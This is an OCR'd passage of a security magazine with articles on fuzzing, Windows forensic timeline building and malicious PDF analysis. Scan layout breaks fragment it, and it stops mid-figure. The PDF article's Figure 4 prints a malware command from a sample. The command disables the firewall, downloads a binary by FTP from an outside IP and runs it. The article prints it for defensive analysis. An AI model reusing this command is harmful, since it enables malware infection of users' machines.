


Figure 2. Attack dictionary




Figure 3. This fuzzer understands the input data, and can thus keep CRC checksums, etc valid

): it sends a large bunch of malformed invalid INVITE queries to SIP phones. Many of these then crash, waste CPU cycles or leak memory...which can be exploited to annoy or harass the phone's owner.

## What Can Be Attacked?

Obviously, applications which parse files are a prime target for fuzzing: generating fuxated files is easy, as is opening them. The same can be said for web services, which can be attacked

by modifying the amount or sequence of parameters in calls.

However, the list of possible targets is almost infinite: for example, think about a program which pummels a complex operating system call with random data. Alternatively, think about GUI's, network protocols, appliances or any other box which exposes one or more interfaces.

### Listing 1. Fetching a page from Wikipedia

```
CLIENT SENDS:

GET /w/index.php?title=Special%3ASearch&search=Banana&fulltext=Search HTTP/1.1
Host: en.wikipedia.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1) Gecko/20090624
Firefox/3.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://en.wikipedia.org/wiki/Banana

SERVER RESPONDS:
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Date: Thu, 25 Jun 2009 21:00:08 GMT
Expires: -1
Content-Type: text/html; charset=ISO-8859-1
Server: gws
Content-Length: 0
DATA BELOW
```

### Listing 2. Possible attack strings

```
http://tamsserver.com/tamsprogram.php?param1=name&param2=232323
http://tamsserver.com/tamsprogram.php?param1=2323&param2=232323
http://tamsserver.com/tamsprogram.php?param1=name&param2=name
http://tamsserver.com/tamsprogram.php?param2=232323
http://tamsserver.com/tamsprogram.php?param1=!%{
http://tamsserver.com/tamsprogram.php?param1=[LONG DATA]
http://tamsserver.com/tamsprogram.php?param2=[LARGE NUMBER]
http://tamsserver.com/tamsprogram.php?randomname=232323
http://tamsserver.com/tamsprogram.php?param1=name&param3=232323
```

### Listing 3. A FileFuzz installation

```
C:\Programme\iDefense\FileFuzz>dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 8428-8DFD

Verzeichnis von C:\Programme\iDefense\FileFuzz

25.06.2009 23:17 <DIR> .
25.06.2009 23:17 <DIR> ..
15.11.2006 15:48 98.304 crash.exe
15.11.2006 15:48 94.208 FileFuzz.exe
15.11.2006 14:48 9.181 targets.xml
27.07.2005 19:18 3.482 targets.xsd
4 Datei(en) 205.175 Bytes
2 Verzeichnis(se), 216.857.649.152 Bytes frei
```

## Point, Click, Root?

Let's end the theoretical part of this analysis with a very important group of statements.

For black hats, Fuzzing is not a *point, click, root*-style method which allows *inexperienced* attackers to gain access to all kinds of service of product with ease. Fuzzing initially returns but a bug or weird thing in the product – exploiting it for fun and profit still requires understanding of SQL injections, buffer overflows and other classic techniques (DoS excluded to some extent).

Unfortunately, white hats and software developers planning to eliminate their testing cycles in entity via a fuzzer are equally bad off. For them, Fuzzing is ineffective, as it does not verify the entire code base as is done in a practical beta test. It furthermore can not check whether the program's action is valid – as an example, try to fuzz a program that deletes too many files in response to a specific query.

## FileFuzz

Various fuzzing frameworks exist which allow users to fuzz-test specific products with minimal effort – a decent list can be found at the web site of the Krakow Labs (<http://www.krakowlabs.com/lof.html>). Unfortunately, some products are uncovered as of this writing – if they read input files, FileFuzz (<http://www.securiteam.com/tools/5PP051FGUE.html>) can help out.

It generates a large amount of slightly modified files out of an original one, and then invokes the application with each one. Limited debugger support then allows you to get further information about the program.

FileFuzz lives off defined target configurations, which must be set up in

**Listing 4.** Using FileFuzz to attack IE with garbled JPG files

```

<test>
  <name>jpg - iexplore.exe</name>
  - <file>
    <fileName>JPG</fileName>
    <fileDescription>JPEG Image</fileDescription>
  </file>

  - <source>
    <sourceFile>gradient.jpg</sourceFile>
    <sourceDir>C:\WINDOWS\Help\Tours\htmlTour</sourceDir>
  </source>

  - <app>
    <appName>iexplore.exe</appName>
    <appDescription>Internet Explorer</appDescription>
    <appAction>open</appAction>
    <appLaunch>"C:\Program Files\Internet Explorer\iexplore.exe"</appLaunch>
    <appFlags>{0}</appFlags>
  </app>
  - <target>
    <targetDir>c:\fuzz\jpg</targetDir>
  </target>
</test>

```

a file called *Targets.xml* (see Listing 3). An example configuration is here – it concerns the use of JPG files with Internet Explorer (see Listing 4).

One can clearly see that a source file is needed – it is defined in the source section. The app section deals with the app which is to be fuzzed, and the target section deals with the working directory.

Once your configuration of choice has been set up, run *FileFuzz.exe* to get the dialog shown in Figure 4.

Then switch to the execute tab and run your test case. Keep in mind that the paths displayed in the text files (and the default configurations) sometimes are not correct...


## Where to Look Next

As outlined in the theoretical part of the article, FileFuzz tends to hit its limits when CRC checks or encryption get involved. In this case, a fuzzer which understands the format of the files it generates is needed.

Fortunately, a ready-made framework called Sulley awaits Python-capable Fuzzers. It can be programmed using the Python programming language, and makes for a very impressive tool if you can do Python.

## Conclusion

Fuzzing is not a silver bullet for white and/or black-hat hackers. However, when used correctly, it can significantly improve the security and stability of the software which it is set upon. Defending yourself against Fuzzing-related attacks fortunately is quite easy: with the proper verification of input parameters...



**Figure 4.** FileFuzz running

### Tamin Hanna

Tamin Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:  
<http://tamspalm.tamoggemon.com>  
<http://tamspc.tamoggemon.com>  
<http://tamss60.tamoggemon.com>  
<http://tamswms.tamoggemon.com>  
 If you have any questions regarding the article, email author at:  
[tamhan@tamoggemon.com](mailto:tamhan@tamoggemon.com)



HARLAN CARVEY

## Windows Timeline Analysis, Building a Timeline, Part 2

Difficulty



The increase in sophistication of the Microsoft (MS) Windows family of operating systems (Windows 2000, XP, 2003, Vista, 2008, and Windows 7) as well as that of cybercrime has long required a corresponding increase or upgrade in response and analysis techniques.

The traditional approach to forensic timeline creation of extracting file modified, last accessed, and creation times is proving to be increasingly insufficient for the analysis task at hand, particularly as additional sources (files on a Windows system, logs from network devices and packet captures, etc.) provide a wealth of information for generating a more complete timeline of activity. In addition, versions of the operating systems beyond Windows 2003, as well as some MS applications (<http://support.microsoft.com/kb/961181>) are no longer recording file last accessed times by default, forcing analysts to seek other avenues to determine if a user accessed a file.

### Windows Timeline Analysis

As there are no commercial tools available, timeline creation is largely a manual process. The good news is that the tools needed to create a timeline are freely available and for the most part, easy to use.

In order to create a timeline of system activity for analysis, we'll need an acquired image from which to extract data. Lance Mueller has done a wonderful job of providing two forensic practical exercises, each with an image of a Windows XP system. For this article, we will be using the image available for the first practical (<http://www.forensickb.com/2008/01/forensic-practical.html>), and following the

scenario in the practical to answer the same basic questions that Lance presented.

You'll notice that the image is a 400 MB EnCase evidence format image... download it, and using FTK Imager (freely available from the AccessData web site) to *re-image* the image in raw, *aa*-format. Once complete, the raw, *dd*-format image will be approximately 1.5 GB in size. FTK Imager should also be used to verify that the resulting image file contains a recognizable file system, as illustrated in Figure 1.

### Setting up

While you have the image opened in FTK Imager, you'll need to extract a number of files that will be incorporated into the timeline creation process. You can do this easily by navigating through the Evidence Tree pane in FTK Imager, selecting the files that you'd like, and right-clicking on each file and choosing *Export Files...*, as illustrated in Figure 2.

When exporting the files from the image, you'll want to use a directory structure as a means of case management. For the purposes of this example, I've created a simple directory structure, as illustrated in Figure 3.

In this case, the image itself (*xp.img*) is in the *xp* directory, and the Event Log and Registry hive files from the `windows\system32\config` directory were exported from the image and placed in the *config* directory. An initial review of the image opened in FTK Imager indicated

### WHAT YOU WILL LEARN...

What sources of timeline data are available on a Windows XP system

How to construct a timeline of system and user activity for analysis from an acquired image

### WHAT SHOULD YOU KNOW...

Basic information regarding computer forensic examinations

Basic information regarding file metadata (i.e., MAC times)

How to run command line tools

that there appeared to be one primary user (*Caster Troy*) account, so the NTUSER.DAT Registry hive file was also exported from the image. An index.dat file was found within the `Temporary Internet Files\Content.IE5` directory in the user profile, so that was also extracted to the `config` directory, as was the INFO2 file found within the Recycle Bin. A number of XP System Restore Points were found within the image, as well, so those directories were extracted to the `restore` directory for processing (see Figure 3).

At this point, we have quite a bit of data available for creating an initial timeline, but this is just the starting point. Before we begin building the timeline, we need to revisit the final format of the events.

## Fields of an Event

As discussed in the previous article, there are a number of sources of information in an acquired image suitable for inclusion in timeline, and ultimately used for analysis. In order to maintain the distinction between the various sources, we'll be using the five field TLN format presented in the previous article.

## Five Fields of an Event

- Time stamp, normalized to a 32-bit Unix epoch time
- Source – from where within the system the data was derived
- System – the system or host from which the data was derived
- User – the user associated with the event
- Description – a concise description of the event

The time stamp field of the TLN format is the *pivot point*, if you will, and the field from which the timeline itself will be developed. Throughout the timeline development, we will be *normalizing* this field to 32-bit Unix epoch time, and maintaining that time in *Universal Coordinated Time* (UTC) format. We do this in part due to the fact that while Windows systems maintain a great number of time stamps in the Microsoft

FILETIME format, there are also times listed in Unix epoch time. Also, we may not always be using just a single Windows system to develop a timeline; we may include other sources, such as device syslogs or firewall logs, and the Unix epoch time format is more common.

The source field will be from where within the system the data is derived; that is, the file system, Event Logs, etc. The system field will remain the same, as we're working with only one system. The user field may change depending upon how many users access the system, and the description field will provide us with a brief description of the event itself.

## Timeline Creation

The first step in creating our timeline from the image we've acquired (in our case, downloaded) is to generate the initial file system timeline information.

## File System

An excellent tool for doing this is `fls.exe` from *The SleuthKit* (TSK) set of tools. The command used to create a body file from our acquired image is:

```
C:\tools>fls -f ntfs -m C:/ -p -r d:
      \cases\xp\xp.img > d:\cases\xp\
                          fls_bodyfile.txt
```

For more information on arguments for `fls.exe`, see <http://www.sleuthkit.org/sleuthkit/man/fls.html>. For more information on the format of the body file produced by `fls.exe`, see [http://wiki.sleuthkit.org/index.php?title=Body\\_file](http://wiki.sleuthkit.org/index.php?title=Body_file).

The result of the above command is a body file that contains a list of all of the files within the image (in this case, the image is of a logical partition), including deleted files, as well as their modified (M), last accessed (A), creation (C), and entry modified (E) time stamps.

Once we have the file system body file, the next step is to create our initial events file, which will hold all of the events listed in the TLN format (discussed previously in this article)

for processing. These events will then be used to create our timeline for analysis. To create the events file, we run the `bodyfile.pl` Perl script (available in the Files section of the Win4n6 Yahoo group), using the following command line:

```
C:\tools>bodyfile.pl -s ACME-
N6A1H8ZLJ1 -f d:\cases\xp\
```




Figure 1. Practical image open in FTK Imager




Figure 2. Exporting files in FTK Imager




Figure 3. Example directory structure

```
fls_bodyfile.txt > d:\cases\xp\  
events.txt
```

Taking a look at the syntax information for bodyfile.pl (open the script in an editor, or simply type the name of the script at the command prompt), you'll see that the `-s` switch allows you to enter the name of the server from which the data was collected, so that the appropriate field in the TLN format will be populated. In this case, the system name (ACME-N6A1H8ZLJ1) was derived by running RegRipper against the System hive file extracted from the image. As the file system is system-wide and not specific to a particular user, there is no need for an option to enter a specific user name.

## Event Logs

As we've already extracted the Event Log files from within the image, we can go ahead and the information within each one to the events file, using the `evtparse.pl` Perl script. In this case, the `evtparse.pl` script takes only one argument (the full path and name of the Event Log file to be parsed), and

```
C:\tools>evtparse.pl d:\cases\xp\  
config\appevent.evt >> d:  
\cases\xp\events.txt
```

You should note that as the output of `evtparse.pl` is sent to the console (a.k.a., STDOUT), we need to use redirection

operators to tell the operating system to send that output to a file. As we've already created the events file, we want to append the output of `evtparse.pl` to the file so we use the `>>` operator. Once the above command has completed, repeat the command for the Security and System Event Logs.

The `evtparse.pl` Perl script parses through Windows 2000, XP, and 2003 Event Logs (.evt files) on a binary basis, without making use of any Microsoft application programming interface (API) functions. In many instances, when attempting to view an Event Log file exported from an acquired image, analysts will attempt to open the file through the Event Viewer, and will receive an error message stating that the Event Log file is *corrupted*. Using tools like `evtparse.pl`, you can extract information from within an Event Log file by parsing through file and locating the individual event records.

`Evtparse.pl` does not take any additional arguments at the command line, as the server and username fields of the TLN format are populated by information extracted from the event records themselves.

## Recycle Bin

When viewing the acquired image in FTK Imager, we noticed that there was a Recycle Bin for the user with relative identifier (RID) of 1004. Using RegRipper, we can extract the contents

of the ProfileList Registry key, or parse the contents of the SAM hive file, and determine that the RID belongs to the user of interest, Caster Troy. We can then parse the INFO2 file we extracted from that user's Recycle Bin directory using `recbin.pl`, as follows:

```
C:\tools>recbin.pl -i d:\cases\xp\  
config\info2 -t >> d:\cases\xp\  
events.txt
```

## Web Browser History

Our earlier look into the acquired image indicated that one of the user's had some Internet browsing history, so we extracted the appropriate `index.dat` file from the image. We can extract information from this file and add it to our timeline in a two-step process, the first step of which is to parse the `index.dat` file using `pasco.exe`, available from the *FoundStone.com* web site. We can use the following command to extract the records

```
C:\tools>pasco -d d:\cases\xp\config\  
index.dat > d:\cases\xp\config\  
index.txt
```

We can then use the `pasco.pl` Perl script to parse though the `index.txt` file we created, extracting the URL records, and adding the appropriate system and user name fields to the TLN format via the following command:

```
C:\tools>pasco.pl -f d:\cases\xp\  
config\index.txt -s ACME-N6A1H8ZLJ1  
-u CasterTroy  
>> d:\cases\xp\events.txt
```

## Registry

Registry hive files contain a great deal of time stamped information that may be useful to our analysis. RegRipper v2.02 does not output its information in TLN format (at the time of this writing, the toolset is being updated to support that functionality) but we can use the Timeline Entry tool (`tlne.pl`) to manually enter specific items of interest into our timeline body file, as illustrated in Figure 4.

Figure 4 shows the use of `tlne.pl` manually enter information from other




Figure 4. Using the TLN UI to add Registry data to the events file



sources into to the timeline events file. The date and time information is entered into the appropriate fields in the **MM/DD/YYYY HH:MM:SS** format (as well as UTC format). The analyst can then manually enter the source information, or select one of the choices from the dropdown list, as well as enter user and server information. Then the analyst enters a description and selects the events file to add the information to, and clicks the *Add* button. Once the information has been entered, the line added to the events file is displayed in the status bar at the bottom of the TLN user interface.

## Restore Points

Earlier in this practical exercise, we found that the acquired image contained several XP System Restore Points, and we extracted those directories for analysis.

```
C:\tools>rp.pl -d d:\cases\xp\
restore -t >> d:\cases\xp\events.txt
```

The `rp.pl` Perl script accesses each Restore Point directory, locates the `rp.log` file (if there is one available), and parses it for the date and time that the Restore Point was created, as well as the reason for it being created. The `-t` switch tells the script to format the output in TLN format, and as you can see from the command line, we've added the information to our `events.txt` file.

## Prefetch Files

As the image we're working with was acquired from a Windows XP SP 1

system, we might find some useful information with respect to the application prefetch files created by the operating system.

## Creating the Timeline

Now that we've assembled a great deal of time stamped information into our events file, we're about ready to create our actual timeline.

```
C:\tools>parse.pl -f d:\cases\xp\
events.txt > d:\cases\xp\timeline.txt
```

The above command takes the contents of the `events.txt` file that we created, translates the time stamps into a human-understandable format, and sorts that entire list of events by date and time. The resulting `timeline.txt` file contains all of the sorted events, with the most recent event listed first. In order to isolate a specific range of dates within the events file and display a shortened timeline, you can use the `-r` switch to enter a date range, as follows:

```
C:\tools>parse.pl -f d:\cases\xp\
events.txt -r 01/28/2008-01/31/2008 >
d:\cases\xp\timeline_short.txt
```

Dates are entered at the command line in the **MM/DD/YYYY** format, and the above command line lists all events from 00:00:00 on 28 January 2008 through 23:59:59 on 31 January 2008.

## Summary

This article has walked you through the basic steps for building a timeline for computer forensic analysis.

While all possible sources of events for inclusion in the timeline have not been presented, the article has presented a fairly comprehensive approach to building a timeline. At this point, the analysis of the data presented in that timeline is up to the examiner; she must determine what questions need to be answered and how to use the timeline data to provide the necessary answers.

## Conclusion

Generating a timeline of activity from a system or from multiple sources can provide analysts with a significant means of data reduction while at the same time optimizing analysis and reporting.

Generating a timeline in the manner described in this article is largely a manual process, as there are currently no commercial tools that automate the collection and presentation of the scope of data available.

However, the benefits of creating timelines in this manner far outweigh the effort required to generate the timeline, and timeline analysis as described in this article will undoubtedly become a standard component of forensic investigations.

In addition, mini-timelines using only a limited number of sources (for example, only Event Log data) can be quickly created and analyzed to provide answers to questions fairly quickly.

## On the 'Net

- <http://www.sleuthkit.org/> – The SleuthKit (TSK) tools, by Brian Carrier
- <http://tech.groups.yahoo.com/group/win4n6/> – Win4n6 Yahoo Group
- <http://www.regripper.net/> – The tool for Windows Registry Analysis
- [http://www.forensicswiki.org/wiki/Timeline\\_Analysis\\_Bibliography](http://www.forensicswiki.org/wiki/Timeline_Analysis_Bibliography) – ForensicWiki Timeline Analysis Bibliography
- <http://www.foundstone.com/us/resources-free-tools.asp> – FoundStone Network Security free tools (Pasco)

## References

Windows Forensic Analysis, Second Edition (Syngress, 2009)

## Harlan Carvey

Harlan Carvey is an incident responder and computer forensic analyst based in the Metro DC area. He has considerable experience speaking at conferences on computer forensic and incident response topics, and is the author of several books, including *Windows Forensics and Incident Recovery* (AWL, 2004), *Windows Forensic Analysis* (Syngress, 2007), and is a co-author for *Perl Scripting for Windows Security* (Syngress, 2007). The second edition of his *Windows Forensic Analysis* was published in June, 2009 and is currently ranked #1 in computer forensic book sales on Amazon.com.



DIDIER STEVENS

# Anatomy of Malicious PDF Documents, Part 2

Difficulty



What tools do you need to analyze a malicious PDF document? You could use Acrobat, but then you run the risk of infecting your machine when opening the PDF document with Acrobat.

In this second article on malicious PDF documents, I introduce some tools to help you with your analysis.

the risk of exploitation of certain types of bugs, like buffer overflows.

## A virus lab with its tools

Malware analysis must be done in a safe environment, a virus lab. The virus lab must help you to:

- prevent the malware from executing
- contain the malware in the virus lab, should it ever execute

Limiting your virus lab with a command-line interface has some advantages. You will not double-click a malicious file by accident, and you eliminate the risk that a GUI triggers the malware by accessing data in the malicious files.

As almost all in-the-wild PDF malware targets the Windows platform and uses shellcode as payload, analyzing these malicious documents in a Linux environment strongly reduces the risk of unwanted infection. Win32 shellcode doesn't execute in a Linux environment.

Using commercial or open-source software that aims to support a full set of the PDF language comes with a risk: it could contain vulnerabilities that the malicious PDF author tries to exploit.

That's why I decided to develop my own tools to analyze PDF documents. Implementing them in Python would provide portability and reduce

```
D:\>pdfid.py test.pdf
PDFiD 0.0.8 test.pdf
PDF Header: %PDF-1.1
obj          7
endobj       7
stream      11
endstream   11
xref         11
trailer      11
startxref    11
/Page        11
/Encrypt      0
/ObjStm       0
/JS           11
/JavaScript   11
/AA           0
/OpenAction   11
/AcroForm     0
/JBIG2Decode  0
/RichMedia    0
```

Figure 1. PDFiD output

```
/Encrypt      0
/ObjStm       0
/JS           1
/JavaScript   1(1)
/AA           0
/OpenAction   1
/AcroForm     0
```

Figure 2. PDFiD output with obfuscation counter

## WHAT YOU WILL LEARN...

Analyzing malicious PDF documents with custom tools

## WHAT SHOULD YOU KNOW...

The structure of PDF documents, as explained in the first part of this article series

Python runs on many platforms: Windows, Linux, OSX, ... I even have a Python interpreter installed on my Nokia Mobile. And as a scripted language, it brings you flexibility (provided you know a bit of Python): you can adapt the program on the fly, while you are analyzing malware.

## PDF Name Obfuscation

About a year ago, I described a technique to obfuscate PDF documents: PDF name obfuscation. Because this technique is starting to get used by malware authors to evade anti-virus, I included support for it in my tools.

Consider the following indirect object:

```
7 0 obj
<<
  /Type /Action
  /S /JavaScript
  /JS (app.fs.isFullScreen = true;)
>>
endobj
```

The tokens preceded by a / (slash) in the dictionary are called Names in the official PDF description. Names are case-sensitive. The characters used in a Name are limited to a specific set, but since PDF specification version 1.2, a lexical convention has been added to represent a character with its hexadecimal ANSI-code, like this #xx.

This allows us to rewrite the /JavaScript name in several ways, for example:

```
/Java#53cript
```

Pattern matching algorithms must take into account these different representations to successfully match a pattern. A standard way to deal with this is canonicalization. First, the token is reduced to a canonical form (e.g. replace all #xx representations by the character they stand for), and second, pattern matching is performed on the canonical form.

## PDFiD

The first tool I want to introduce is PDFiD. Like PeiD tries to identify PE-files

(Windows executables), PDFiD tries to identify PDF files.

You should use it first to triage PDF documents. It will produce a report to help you decide if the PDF file is possibly malicious or not.

PDFiD is essentially a specialized string scanner. It has almost no understanding of the PDF language (that's why it's invulnerable to the exploits that plague Acrobat), it just looks for certain keywords and uses canonicalization to deal with PDF name obfuscation.

Let's take a look at the output before I continue explaining the features of PDFiD, see Figure 1 now.

When you pass PDFiD a file to analyze (test.pdf), it reports on what it finds in the document.

First, it tells you which version of PDFiD you're using and the name of the file you instructed it to analyze. The second line is the %PDF header, reporting the version of the PDF language used by the document.

From then on, the report tells you the frequency of several keywords and names.

With the number of times the keywords obj, endobj, stream and endstream appear in the document, you can get an idea of how many indirect objects are contained in the document.

```
$ pdf-parser.py -s /AA mall.pdf
obj 6 0
  Type: /Page
  Referencing: 1 0 R, 13 0 R, 7 0 R, 14 0 R
  [(2, '<<'), (2, '/CropBox'), (2, '['), (3, '
(3, '595'), (1, ' '), (3, '842'), (2, ']'), (
(1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '
1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '/
/MediaBox'), (2, '['), (3, '0'), (1, ' '), (3
'), (3, '842'), (2, ']'), (2, '/Resources'),
'0'), (1, ' '), (3, 'R'), (2, '/Type'), (2, '
/O'), (1, ' '), (3, '14'), (1, ' '), (3, '0
(2, '>>'), (1, '\r')]
<<
  /CropBox [0 0 595 842]
  /Parent 1 0 R
  /Contents 13 0 R
  /Rotate 0
  /MediaBox [0 0 595 842]
  /Resources 7 0 R
  /Type /Page
  /AA /O 14 0 R
>>
```

Figure 3. Using pdf-parser to find Annotation Actions (/AA)

```
$ pdf-parser.py -o 14 mall.pdf
obj 14 0
  Type:
  Referencing:
  [(2, '<<'), (2, '/URI'), (2, '('), (3, 'mailto:', (2,
indows/system32/cmd".exe" /c /q "\"@echo off&netsh fir
isable&echo o 81.95.146.130>1&echo binary>>1&echo get /
&ftp -s:1 -v -A>nul&del /q 1& start ldr.exe&\" \"&\"
```

Figure 4. Analyzing indirect object 14

```
>pdf-parser.py --search JavaScript mal2.pdf
obj 34 0
Type:
Referencing: 34 0 R
[(2, '<<', (2, '/S'), (2, '/JavaScript'), (2, '/JS'),
  ), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'), (1, '\r
<<
